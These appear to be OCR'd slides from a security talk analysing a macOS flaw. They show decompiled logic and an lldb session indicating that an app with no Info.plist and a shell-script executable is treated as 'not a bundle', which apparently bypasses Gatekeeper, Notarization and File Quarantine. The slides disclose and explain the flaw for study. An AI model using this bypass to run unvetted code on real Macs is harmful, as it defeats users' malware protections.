


```
int sub_10001606c(arg0, arg1) {

BOOL isBundle = NO;
...

if ( ((sub_100015829(rbx, @"Contents/Info.plist") != 0x0) ||
      (sub_100015829(rbx, @"Versions/Current/Resources/Info.plist") != 0x0)) ||
      (sub_100015829(rbx, @"Info.plist") != 0x0))
{
   isBundle = YES;
}

return isBundle;
```

tldr; to be classified as a bundle, an item must have an Info.plist!



our PoC (no Info.plist) ---------▶ ...not a bundle




```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

In Summary

...a script-based "not a bundle" is allowed


An application:

1. no Info.plist file
2. executable, is a script



```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script
```


~~Gatekeeper?~~
~~Notarization?~~
~~File Quarantine?~~




more details on reversing!

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

In the Wild (0day!?)



Discussion with Patrick



